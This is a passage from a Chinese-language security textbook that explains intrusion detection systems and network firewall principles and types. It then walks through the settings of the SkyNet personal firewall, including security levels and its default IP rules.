基于主机的IDS可监测系统、事件和Windows NT下的安全记录以及Unix环境下的系统记录。当有文件被修改时,IDS将新的记录条目与已知的攻击特征相比较,看它们是否匹配。如果匹配,就会向系统管理员报警或者做出适当的响应。

基于主机的IDS在发展过程中融入了其他技术。检测对关键系统文件和可执行文件入侵的一个常用方法是通过定期检查文件的校验和来进行的,以便发现异常的变化。反应的快慢取决于间隔时间的长短。许多产品都是监听端口的活动,并在特定端口被访问时向管理员报警。这类检测方法将基于网络的入侵检测的基本方法融入到基于主机的检测环境中。

(2) 基于网络的入侵检测系统(Network-based Intrusion Detection System,NIDS)

基于网络的入侵检测系统以网络包作为分析数据源。它通常利用一个工作在混杂模式下的网卡来实时监视并分析通过网络的数据流。它的分析模块通常使用模式匹配、统计分析等技术来识别攻击行为。一旦检测到了攻击行为,IDS的响应模块就做出适当的响应,比如报警、切断相关用户的网络连接等。不同入侵检测系统在实现时采用的响应方式也可能不同,但通常都包括通知管理员、切断连接、记录相关的信息以提供必要的法律依据等。

(3) 基于主机和基于网络的入侵检测系统的集成

许多机构的网络安全解决方案都同时采用了基于主机和基于网络的两种入侵检测系统。因为这两种系统在很大程度上是互补的。实际上,许多客户在使用IDS时都配置了基于网络的入侵检测。在防火墙之外的检测器检测来自外部

Internet的攻击。DNS、Email和Web服务器经常是攻击的目标,但是它们又必须与外部网络交互,不可能对其进行全部屏蔽,所以应当在各个服务器上安装基于主机的入侵检测系统,其检测结果也要向分析员控制台报告。因此,即便是小规模的网络结构也常常需要基于主机和基于网络的两种入侵检测能力。下面给出一个中等规模的机构设置入侵检测系统的入侵检测解决方案。

2. 根据检测所用分析方法的不同,可分为特征检测和异常检测

(1) 特征检测(Signature-based detection)

又称误用检测(Misuse detection),设定一些入侵活动的特征(Signature),通过现在的活动是否与这些特征匹配来检测。常用的检测技术为:

- 专家系统:采用一系列的检测规则分析入侵的特征行为。规则,即知识,是专家系统赖以判定入侵存在与否的依据。除了知识库的完备性外,专家系统还依靠条件库的完备性,这一点又取决于审计记录的完备性、实时性和易用性。此外,匹配算法的快慢,也对专家系统的工作效率有很大的影响。

- 基于模型的入侵检测方法:入侵者在攻击一个系统时往往采用一定的行为序列,如猜测口令的行为序列。这种行为序列构成了具有一定行为特征的模型,根据这种模型所代表的攻击意图的行为特征,可以实时地检测出恶意的攻击企图。与专家系统通常放弃处理那些不确定的中间结论的缺点相比,这一方法的优点在于它基于完善的不确定性推理数学理论。基于模型的入侵检测方法可以仅监测一些主要的审计事件。当这些事件发生后,再开始记录详细的审计,从而减少审计事件处理负荷。这种检测方法的另外一个特点是可以检测组合攻击(coordinate attack)和多层攻击(multi-stage attack),为分布式IDS系统所采用。

- 简单模式匹配(Pattern Matching):基于模式匹配的入侵检测方法将已知的入侵特征编码成为与审计记录相符合的模式。当新的审计事件产生时,这一方法将寻找与它相匹配的已知入侵模式。

- 软计算方法:软计算方法包含了神经网络、遗传算法与模糊技术。近年来已有关于运用神经网络进行入侵检测实验的报道,但还没有正式的产品问世。

(2) 异常检测(Anomaly detection)

异常检测假设入侵者活动异常于正常的活动。为实现该类检测,IDS建立正常活动的“规范集(Normal profile)”,当主体的活动违反其统计规律时,认为可能是“入侵”行为。异常检测的优点之一为具有抽象系统正常行为从而检测系统异常行为的能力。这种能力不受系统以前是否知道这种入侵与否的限制,所以能够检测新的入侵行为。大多数的正常行为的模型使用一种矩阵的数学模型,矩阵的数量来自于系统的各种指标。比如CPU使用率、内存使用率、登录的时间和次数、网络活动、文件的改动等。异常检测的缺点是:若入侵者了解到检测规律,就可以小心的避免系统指标的突变,而使用逐渐改变系统指标的方法逃避检测。另外检测效率也不高,检测时间较长。最重要的是,这是一种“事后”的检测,当检测到入侵行为时,破坏早已经发生了。

11.4 使用网络防火墙

网络防火墙就是一个位于计算机和它所连接的网络之间的软件。该计算机流入流出的所有网络通信均要经过此防火墙。防火墙对流经它的网络通信进行扫描,这样能够过滤掉一些攻击,以免其在目标计算机上被执行。防火墙还可以关闭不使用的端口。而且它还能禁止特定端口的流出通信,封锁特洛伊木马。最后,它可以禁止来自特殊站点的访问,从而防止来自不明入侵者的所有通信。防火墙具有很好的网络安全保护作用。入侵者必须首先穿越防火墙的安全防线,才能接触目标计算机。你可以将防火墙配置成许多不同保护级别。高级别的保护可能会禁止一些服务,如视频流等,但至少这是你自己的保护选择。

11.4.1 网络防火墙的原理

防火墙(FireWall)是一种隔离控制技术,在某个机构的网络和不安全的网络(如Internet)之

间设置屏障,阻止对信息资源的非法访问,也可以使用防火墙阻止专利信息从企业的网络上被非法输出。防火墙是一种被动防卫技术,由于它假设了网络的边界和服务,因此对内部的非法访问难以有效地控制,因此,防火墙最适合于相对独立的与外部网络互连途径有限、网络服务种类相对集中的单一网络。

防火墙就是扮演着接受或者拒绝的角色。最简单的防火墙是以太网桥。但几乎没有人会认为这种原始防火墙能管多大用。大多数防火墙采用的技术和标准可谓五花八门。这些防火墙的形式多种多样:有的取代系统上已经装备的TCP/IP协议;有的在已有的协议上建立自己的软件模块;有的干脆就是独立的一套操作系统。还有一些应用型的防火墙只对特定类型的网络连接提供保护(比如SMTP或者HTTP协议等)。还有一些基于硬件的防火墙产品其实应该归入安全路由器一类。以上的产品都可以叫做防火墙,因为他们的工作方式都是一样的:分析出入防火墙的数据包,决定放行还是把他们扔到一边。

1.IP地址过滤

所有的防火墙都具有IP地址过滤功能。这项任务要检查IP包头,根据其IP源地址和目标地址做出放行/丢弃决定。比如当PC客户机向UNIX计算机发起telnet请求时,PC的telnet客户程序就产生一个TCP包并把它传给本地的协议栈准备发送。接下来,协议栈将这个TCP包“塞”到一个IP包里,然后通过PC机的TCP/IP所定义的路径将它发送给UNIX计算机。这个IP包就必须经过横在PC和UNIX计算机中的防火墙才能到达UNIX计算机。现在配置防火墙把所有发给UNIX计算机的数据包都拒绝,发向目标的IP数据没法转发,那么只有和UNIX计算机同在一个网段的用户才能访问UNIX计算机。还有一种情况,你可以命令防火墙专给那台发送数据包的PC机找茬,别人的数据包都让过就它不行。这正是防火墙最基本的功能:根据IP地址做转发判断。由于黑客们可以采用IP地址欺骗技术,伪装成合法地址的计算机就可以穿越信任这个地址的防火墙了。不过根据地址的转发决策机制还是最基本和必需的。另外要注

意的一点是,不要用DNS主机名建立过滤表,对DNS的伪造比IP地址欺骗要容易很多。

2.服务器TCP/UDP 端口过滤

仅仅依靠地址进行数据过滤在实际运用中是不可行的,还有个原因就是目标主机上往往运行着多种通信服务,比方说,不想让用户采用telnet的方式连到系统,但这绝不等于非得同时禁止他们使用SMTP/POP邮件服务器。所以说,在地址之外还要对服务器的TCP/UDP端口进行过滤。

比如,默认的telnet服务连接端口号是23。假如不许PC客户机建立对UNIX计算机(在这时当它是服务器)的telnet连接,那么只需命令防火墙检查发送目标是UNIX服务器的数据包,把其中具有23目标端口号的包过滤就行了。这样,把IP地址和目标服务器TCP/UDP端口结合起来作为过滤标准来实现的防火墙并不可靠。因为客户机也有TCP/UDP端口,TCP/IP是一种端对端协议,每个网络节点都具有唯一的地址。网络节点的应用层也是这样,处于应用层的每个应用程序和服务都具有自己的对应“地址”,也就是端口号。地址和端口都具备了才能建立客户机和服务器的各种应用之间的有效通信联系。比如,telnet服务器在端口23侦听入站连接。同时telnet客户机也有一个端口号,否则客户机的IP栈就不知道某个数据包是属于哪个应用程序的了,几乎所有的TCP/IP客户程序都使用大于1023的随机分配端口号。只有UNIX计算机上的root用户才可以访问1024以下的端口,而这些端口还保留为服务器上的服务所用。所以,除非让所有具有大于1023端口号的数据包进入网络,否则各种网络连接都没法正常工作。

这对防火墙而言可就麻烦了,如果阻塞入站的全部端口,那么所有的客户机都没法使用网络资源。因为服务器发出响应外部连接请求的入站数据包都没法经过防火墙的入站过滤。反过来,打开所有高于1023的端口也不可行。由于很多服务使用的端口都大于1023,比如X client、基于RPC的NFS服务以及为数众多的非UNIX IP产品等(NetWare/IP)就是这样的。那么达到1023端口标准的数据包都进入网络的话网络还能说是安

全的吗?

3.双向过滤

给防火墙这样下命令:已知服务的数据包可以进来,其他的全部挡在防火墙之外。比如,如果你知道用户要访问Web服务器,那就只让具有源端口号80的数据包进入网络。

不过新问题又出现了。首先,你无法得知你要访问的服务器具有哪些正在运行的端口号,像HTTP这样的服务器本来就是可以任意配置的,所采用的端口也可以随意配置。如果你这样设置防火墙,你就没法访问那些没采用标准端口号的网络站点了。反过来,你也无法保证进入网络的数据包中具有端口号80的就一定来自Web服务器。有些黑客就是利用这一点制作自己的入侵工具,并让其运行在本机的80端口。

4.检查ACK控制位

所谓ACK,就是在数据通信传输中,接收站发给发送站的一种传输控制字符。它表示确认发来的数据已经接受无误。TCP是一种可靠的通信协议,“可靠”这个词意味着协议具有包括纠错机制在内的一些特殊性质。为了实现其可靠性,每个TCP连接都要先经过一个“握手”过程来交换连接参数。还有,每个发送出去的包在后续的其他包被发送出去之前必须获得一个确认响应。但并不是对每个TCP包都非要采用专门的ACK包来响应,实际上仅仅在TCP包头上设置一个专门的位就可以完成这个功能了。所以,只要产生了响应包就要设置ACK位。连接会话的第一个包不用于确认,所以它就没有设置ACK位,后续会话交换的TCP包就要设置ACK位了。

举个例子,PC向远端的Web服务器发起一个连接,它生成一个没有设置ACK位的连接请求包。当服务器响应该请求时,服务器就发回一个设置了ACK位的数据包,同时在包里标记从客户机所收到的字节数。然后客户机就用自己的响应包再响应该数据包,这个数据包也设置了ACK位并标记了从服务器收到的字节数。通过监视ACK位,就可以将进入网络的数据限制在响应包的范围之内。于是,远程系统根本无法发起TCP连接但却能响应收到的数据包了。

这套机制还不能算是无懈可击,简单地举个例子,假设有台内部Web服务器,那么端口80就不得不被打开以便外部请求可以进入网络。还有,对UDP包而言就没法监视ACK位了,因为UDP包压根就没有ACK位。还有一些TCP应用程序,比如FTP,连接就必须由这些服务器程序自己发起。

5.UDP端口过滤

UDP包没有ACK位,所以不能进行ACK位过滤。UDP是发出去不管的“不可靠”通信,这种类型的服务通常用于广播、路由、多媒体等广播形式的通信任务。NFS、DNS、WINS、NetBIOS-over-TCP/IP和NetWare/IP都使用UDP。

看来最简单的可行办法就是不允许建立入站UDP连接。防火墙设置为只许转发来自内部接口的UDP包,来自外部接口的UDP包则不转发。现在的问题是,比方说,DNS名称解析请求就使用UDP,如果你提供DNS服务,至少得允许一些内部请求穿越防火墙。还有IRC这样的客户程序也使用UDP,如果要让你的用户使用它,就同样要让他们UDP包进入网络。能做的就是对那些从本地到可信任站点之间的连接进行限制。

有些路由器可以通过“记忆”出站UDP包来解决这个问题:如果入站UDP包匹配最近出站UDP包的目标地址和端口号就让它进来。如果在内存中找不到匹配的UDP包就只好拒绝它了。但是,如何确信产生数据包的外部主机就是内部客户机希望通信的服务器呢?如果黑客诈称DNS服务器的地址,那么他在理论上当然可以从附着DNS的UDP端口发起攻击。只要你允许DNS查询和反馈包进入网络这个问题就必然存在。办法是采用代理服务器。所谓代理服务器,顾名思义就是代表你的网络和外界打交道的服务器。代理服务器不允许存在任何网络内外的直接连接。它本身就提供公共和专用的DNS、邮件服务器等多种功能。代理服务器重写数据包而不是简单地将其转发了事。给人的感觉就是网络内部的主机都站在了网络的边缘,但实际上他们都躲在代理的后面,露面的不过是代理这个假面具。

总之,IP地址可能是假的,这是由于IP协议的源路有机制造带来的,这种机制告诉路由器不要

为数据包采用正常的路径,而是按照包头内的路径传送数据包。于是黑客就可以使用系统的IP地址获得返回的数据包。有些高级防火墙可以让用户禁止源路由。通常的网络都通过一条路径连接ISP,然后再进入Internet。这时禁用源路由就会迫使数据包必须沿着正常的路径返回。

还有,需要了解防火墙在拒绝数据包的时候还做了哪些其他工作。比如,防火墙是否向连接发起系统发回了“主机不可到达”的ICMP消息或者防火墙真没再做其他事,这些问题都可能存在安全隐患。ICMP“主机不可达”消息会告诉黑客“防火墙专门阻塞了某些端口”,黑客立即就可以从这个消息中闻到一点什么气味。如果ICMP“主机不可达”是通信中发生的错误,那么老实的系统可能就真的什么也不发送了。反过来,什么响应都没有却会使发起通信的系统不断地尝试建立连接直到应用程序或者协议栈超时,结果最终用户只能得到一个错误信息。当然这种方式会让黑客无法判断某端口到底是关闭了还是没有使用。

11.4.2 网络防火墙的技术

除了对网络进行管理,设定访问与被访问规则,切断被禁止的访问以外,计算机系统上防火墙还需要分析过滤进出的数据包,监测并记录通过防火墙的信息内容和活动,并且对来自网络的攻击行为进行检测和报警。这些都是网络防火墙需要具备这五项基本功能,要想实现这些功能,先要对防火墙技术有所了解。当前流行的防火墙技术主要有以下三种:

1. 过滤型

过滤型防火墙技术使用一种简单、有效的安全控制技术,通过对所有进出计算机系统的数据包进行检查,获得数据包头的内容,了解数据包的发送地址、目标地址、使用协议、TCP或者UDP的端口等信息,再将检查到的内容与用户设置的规则相比较,根据规则的匹配结果决定是否允许数据包的进出。该技术最大的优点是对用户透明,效率也很高。但也有几个严重的缺点,例如管理复杂,没有足够的记录与报警机制,无法对连

接进行全面控制,对拒绝服务攻击、缓冲区溢出攻击等高层次的攻击手段无能为力。只限于对发送地址、目标地址和端口的进行初步的安全控制。

2. 检测型

检测型防火墙技术与过滤型相类似,可谓是过滤型的加强版,又称为动态过滤型技术。该技术增加了控制连接的能力,通过状态检测,当有新建的连接时,会要求与预先设置的规则相匹配,如果满足要求,就允许连接,并在内存中记录下该连接的信息,生成状态表。对该连接的后续数据包,只要符合状态表,就可以通过。这种技术的性能和安全性都比较高,当遇到需要打开新的端口时,可以通过检测应用程序的信息与安全规则,动态地打开端口,并在传输结束时自动关闭端口。如果结合用户认证方式,能够提供应用级的安全认证手段,安全控制力度更为细致。

3. 代理型

代理型防火墙技术的关键,是用一个网关形式的代理服务,进行连线动作拦截。代理服务和Internet之间,由它来处理两端间的连线方式,将用户对互联网络的服务请求,依据已制定的安全规则向外提交。而且,对于用户的网络服务请求,代理服务器并非全部提交给互联网上真正的服务器。因为服务器能依据安全规则和用户的请求,判断是否代理执行该请求,有些请求可能会被否决。这种控制机制可以有效地控制整个连线的动作,不会被客户或服务器端欺骗,在管理上也不会像过滤型防火墙技术那么复杂。而对于用户而言,代理服务器是透明,感觉与外部网络连接是直接的。由于完全阻断了内部网络与外部网络的直接联系,所以代理型防火墙技术相对比较安全,但处理效率比较差、无法直接支持新的应用是它的缺点。

典型的防火墙应包含如下模块中的一个或多个:包过滤路由器、应用层网关(或代理服务器)以及链路层网关。

(1) 包过滤路由器

包过滤路由器将对每一个接收到的包进行允许/拒绝的决定。具体地,它对每一个数据报

的包头,按照包过滤规则进行判定,与规则相匹配的包依据路由表信息继续转发,否则,则丢弃。

与服务相关的过滤,是指基于特定的服务进行包过滤,由于绝大多数服务的监听都驻留在特定TCP/UDP端口,因此,阻塞所有进入特定服务的连接,路由器只需将所有包含特定TCP/UDP目标端口的包丢弃即可。

独立于服务的过滤,有些类型的攻击是与服务无关的,比如:带有欺骗性的源IP地址攻击(包中包含一个错误的内部系统源IP地址,经掩饰后变成一个似乎来自于一个可以信任的内部主机,此时的过滤规则为:当一个具有内部源IP地址的包到达路由器的任意一个外部接口时,将此包丢弃。)、源路由攻击、细小碎片攻击(入侵者使用IP分裂技术将包划分成很小的一些碎片,然后将TCP头的信息插入包的一个小碎片中,寄希望过滤规则为丢弃协议类型为TCP而IP帧偏移量为1的所有包)等。由此可见此类网上攻击仅仅借助包头信息是难以识别的,此时,需要路由器在原过滤规则的基础附上另外的条件,这些条件的判别信息可以通过检查路由表、指定IP选择、检查指定帧偏移量等获得。

包过滤路由器的优点,大多数防火墙配置成无状态的包过滤路由器,因而实现包过滤几乎没有任何耗费。另外,它对用户和应用来说是透明的,每台主机无需安装特定的软件,使用起来比较方便。

包过滤路由器的局限性在于定义包过滤是个复杂的工作,网络管理员需要对各种因特网服务、包头格式以及希望在每一个城找到的特定的值有足够的了解:面对复杂的过滤需求,过滤规则将是一个冗长而复杂、不易理解和管理的集合,同样也很难测试规则的正确性;任何直接通过路由器的包都可能被利用作为发起一个数据驱动的攻击;随着过滤数目的增加,将降低路由器包的吞吐量,同时耗费更多CPU的时间而影响系统的性能;再者IP包过滤难以进行行之有效的流量控制,因为它可以许可或拒绝一个特定的服务,但无法理解一个特定服务的内容或数据。

(2)应用层网关

应用层网关允许网络管理员实施一个较包过滤路由器更为严格的安全策略,为每一个期望的应用服务在其网关上安装专用的代码(一个代理服务),同时,代理代码也可以配置成支持一个应用服务的某些特定的特性。对应用服务的访问都是通过访问相应的代理服务实现的,而不允许用户直接登录到应用层网关(Bastion Host)。

应用层网关安全性的提高是以购买同关硬件平台的费用为代价,网关的配置将降低对用户的服务水平,但增加了安全配置上的灵活性。

应用层网关的好处,在于它授予网络管理员对每一个服务的完全控制权,由代理服务限制了命令集合和哪一台内部主机支持相应的服务。同时,网络管理员对支持哪些服务可以完全控制。另外,应用层网关支持强的用户认证、提供详细的日志信息、以及较包过滤路由器更易于配置和测试的过滤规则。

当然,应用层网关的最大的局限性在于它需要用户或者改变其性能,或者在需要访问代理服务的系统上安装特殊的软件。

(3)链路层网关

链路层网关是可由应用层网关实现的特殊功能。它仅仅替代TCP连接而无需执行任何附加的包处理和过滤。

11.4.3 网络防火墙及基本设置

1.天网防火墙

天网防火墙个人版SkyNet FireWall(以下简称为天网防火墙)是由广州众达天网技术有限公司研发制作给个人计算机使用的网络安全程序工具。广州众达天网技术有限公司自1999年推出天网防火墙个人版V1.0后,连续推出了V1.01、V2.0、V2.5.0、V2.7.7……等更新版本。到目前为止,天网安全阵线网站及各大授权下载站点已经接受超过四千万次天网防火墙个人版的下载请求,天网防火墙各版本已被千百万网络用户安装使用,为国人提供了安全保障。




天网防火墙个人版是“中国国家安全部”、“中国公安部”、“中国国家保密局”及“中国国家信息安全测评认证中心”信息安全产品最新检验标准认证通过，并可使用于中国政府机构和军事机关及对外发行销售的个人版防火墙软件。


天网防火墙是国内外针对个人用户最好的中文软件防火墙之一，它根据系统管理者设定的安全规则(Security Rules)把守网络，提供强大的访问控制、应用选通、信息过滤等功能。它可以帮你抵挡网络入侵和攻击，防止信息泄露，保障用户机器的网络安全。天网防火墙把网络分为本地网和互联网，可以针对来自不同网络的信息，设置不同的安全方案，它适合于任何方式连接上网的个人用户。

在目前网络受攻击案件数量直线上升的情况下，你随时都可能遭到各种恶意攻击，这些恶意攻击可能导致的后果是你的上网账号被窃取、冒用、银行账号被盗用、电子邮件密码被修改、财务数据被利用、机密档案丢失、隐私曝光等等，甚至黑客(Hacker)或剑客(Cracker)能通过远程控制删除了你硬盘上所有的资料数据，整个计算机系统架构全面崩溃。为了抵御黑客(Hacker)或剑客(Cracker)的攻击，建议在个人计算机上安装一套天网防火墙个人版，它能帮你拦截一些来历不明、有害敌意访问或攻击行为。

(1) 系统设置

在防火墙的控制面板中单击“系统设置”按钮即可展开防火墙系统设置面板。

天网个人版防火墙系统设置界面如下图所示。




以下将详细介绍各部分功能：

启动设置：选中开机后自动启动防火墙，天网防火墙个人版将在操作系统启动的时候自动启动，否则你需要手工启动天网防火墙。


皮肤：天网防火墙提供了天网2006、深色优雅和经典风格3种皮肤让你选择，选择后单击“确定”即可生效。

防火墙自定义规则重置：单击该按钮，防火墙将弹出窗口。




如果确定，天网防火墙将会把防火墙的安全规则全部恢复为初始设置，你对安全规则的修改和加入的规则将会全部被清除掉。

防火墙设置向导：为了便于用户合理地设置防火墙，天网防火墙个人版专门为用户设计了防火墙设置向导。用户可以跟随它一步一步完成天网防火墙的设置。




应用程序权限设置:勾选了该选项之后,所有的应用程序对网络的访问都默认为通行不拦截。这适合在某些特殊情况下,不需要对所有访问网络的应用程序都做审核的时候。(譬如在运行某些游戏程序的时候)



局域网地址设置:设置你在局域网内的IP地址,如果你的机器是在局域网里面使用,一定要设置好这个地址。因为防火墙将会以这个地址来区分局域网或者是INTERNET的IP来源。

管理权限设置:允许用户设置管理员密码保护防火墙的安全设置。用户可以设置管理员密码,防止未授权用户随意改动设置、退出防火墙等。




初次安装防火墙时没有设置密码。单击“设置密码”,用户设置好管理员密码,确定后密码生效。用户可选择在允许某应用程序访问网络时,需要或者不需要输入密码。单击“清除密码”,再输入正确的密码后,确定即可清除密码。注意:如果用户连续三次输入错误密码,防火墙系统将暂停用户请求3分钟,以保障密码安全。

教你一招



设置管理员密码后对修改安全级别等操作也需要输入密码。(试用版用户只能设置固定的密码:skynet)

在线升级提示设置:用户可根据需要选择有新版本提示的频度。为了更好地保障你的系统安全,防火墙需要及时升级程序文件,因此,建议你将在线升级设置为“有新的升级包就提示”。




日志管理:用户可根据需要设置是否自动保存日志、日志保存路径、日志大小和提示。



选中“自动保存日志”,天网防火墙将会把日志记录自动保存,默认保存目录为C:\Program Files\SkyNet\FireWall\log,你可以单击浏览设定日志的保存路径。你还可以通过拉动日志大小里的滑块在1M~100M之间选择保存日志的大小。

入侵检测设置:用户可以在这里进行入侵检测的相关设置。



选中“启动入侵检测功能”,在防火墙启动时入侵检测开始工作,不选则关闭入侵检测功能。当开启入侵检测时,检测到可疑的数据包时防火墙会弹出入侵检测提示窗口。

选中“报警:拦截该IP的同时,请一直保持提醒我”,单击“确定”后,会在入侵检测的IP列表里面保存。拦截这个IP的日志则继续记录。

选中“静默:拦截该IP的同时,不必再进行日志记录或报警提示”,用户可设定静默时间:3分钟、10分钟、始终。单击“确定”按钮后,会在入侵检测的IP列表里面保存。在设定时间内拦截这个IP的日志则不会记录。当达到设定的静默时间后入侵检测将自动从入侵检测的IP列表里面删除此条IP信息。

选中“检测到入侵后,无需提示自动静默入侵主机的网络包”,当防火墙检测到入侵时则不会在弹出入侵检测提示窗口,它将按照用户设置的默认静默时间,禁止此IP,并记录在入侵检测的IP列表里。


用户可以在“默认静默时间”里设置静默3分

钟、10分钟和始终静默。

在入侵检测的IP列表里用户可以查看、删除已经禁止的IP,单击保存后删除生效。

(2)安全级别设置

天网个人版防火墙的预设安全级别分为低、中、高、扩四个等级,默认的安全等级为中级,其中各等级的安全设置说明如图12-25所示。



低:所有应用程序初次访问网络时都将询问,已经被认可的程序则按照设置的相应规则运作。计算机将完全信任局域网,允许局域网内部的机器访问自己提供的各种服务(文件、打印机共享服务)但禁止互联网上的机器访问这些服务。适用于在局域网中提供服务的用户。

中:所有应用程序初次访问网络时都将询问,已经被认可的程序则按照设置的相应规则运作。禁止访问系统级别的服务(如HTTP、FTP等)。局域网内部的机器只允许访问文件、打印机共享服务。使用动态规则管理,允许授权运行的程序开放的端口服务,比如网络游戏或者视频语音电话软件提供的服务。适用于普通个人上网用户。

高:所有应用程序初次访问网络时都将询问,已经被认可的程序则按照设置的相应规则运作。禁止局域网内部和互联网的机器访问自己提供的网络共享服务(文件、打印机共享服务),局域网和互联网上的机器将无法看到本机器。除了已经被认可的程序打开的端口,系统会屏蔽掉向外部开放的所有端口。也是最严密的安全级别。

扩展:基于“中”安全级别再配合一系列专门针对木马和间谍程序的扩展规则,可以防止木马和间谍程序打开TCP或UDP端口监听甚至开放未许可的服务。将根据最新的安全动态对规则库进行升级。适用于需要频繁试用各种新的网络软件和服务、又需要对木马程序进行足够限制的用户(试用版用户不享受这项服务)。

自定义:如果你了解各种网络协议,可以自己设置规则。注意,设置规则不正确会导致你无法访问网络。适用于对网络有一定了解并需要自行设置规则的用户。


用户可以根据自己的需要调整自己的安全级别,方便实用。对于普通的个人上网用户,建议你使用中级安全规则,它可以在不影响你使用网络的情况下,最大限度的保护你的机器不受到网络攻击;对于需要频繁试用各种新的网络软件和服务、又需要对木马程序进行足够限制的用户,建议你使用扩展级安全规则,你可以对各种木马及间谍程序有相当的限制并保留一定的网络访问便利。

教你一招




天网的预设安全级别是为了方便不熟悉天网防火墙的用户能够很好地使用天网而设的。正因为如此,如果用户选择了采用某一种预设安全级别设置,那么天网就会屏蔽掉其他安全级别里的规则。

(3) 缺省IP规则介绍

IP规则是针对整个系统的网络层数据包监控而设置的。利用自定义IP规则,用户可针对个人不同的网络状态,设置自己的IP安全规则,使防御手段更周到、更实用。用户可以单击“IP规则管理”键或者在“安全级别”中单击“自定义”安全级别进入IP规则设置界面。

IP规则设置的操作界面如下图所示。



关于缺省的规则各项的具体意义,这里只介绍其中比较重要的几项。实际上“天网防火墙个人版”本身已经默认设置了相当好的缺省规则,一般用户并不需要做任何IP规则修改,就可以直

接使用。

防御ICMP攻击:选择时,即别人无法用PING的方法来确定你的存在。但不影响你去PING别人。因为ICMP协议现在也被用来作为蓝屏攻击的一种方法,而且该协议对于普通用户来说,是很少使用到的。

防御IGMP攻击:IGMP是用于组播的一种协议,对于MS Windows的用户是没有什么用途的,但现在也被用来作为蓝屏攻击的一种方法,建议选择此设置,不会对用户造成影响。

TCP数据包监视:通过这条规则,你可以监视机器与外部之间的所有TCP连接请求。注意,这只是一个监视规则,开启后会产生大量的日志,该规则是给熟悉TCP/IP协议网络的人使用的,如果你不熟悉网络,请不要开启。这条规则一定要是TCP协议规则的第一条。

禁止互联网上的机器使用我的共享资源:开启该规则后,别人就不能访问你的共享资源,包括获取你的机器名称。

禁止所有人连接低端端口:防止所有的机器和自己的低端端口连接。由于低端端口是TCP/IP协议的各种标准端口,几乎所有的Internet服务都是在这类端口上工作的,所以这是一条非常严厉的规则,有可能会影响你使用某些软件。如果你需要向外面公开你的特定端口,请在本规则之前添加使该特定端口数据包可通行的规则。

允许已经授权程序打开的端口:某些程序,如ICQ,视频电话等软件,都会开放一些端口,这样,你的同伴才可以连接到你的机器上。本规则可以保证你这些软件可以正常工作。

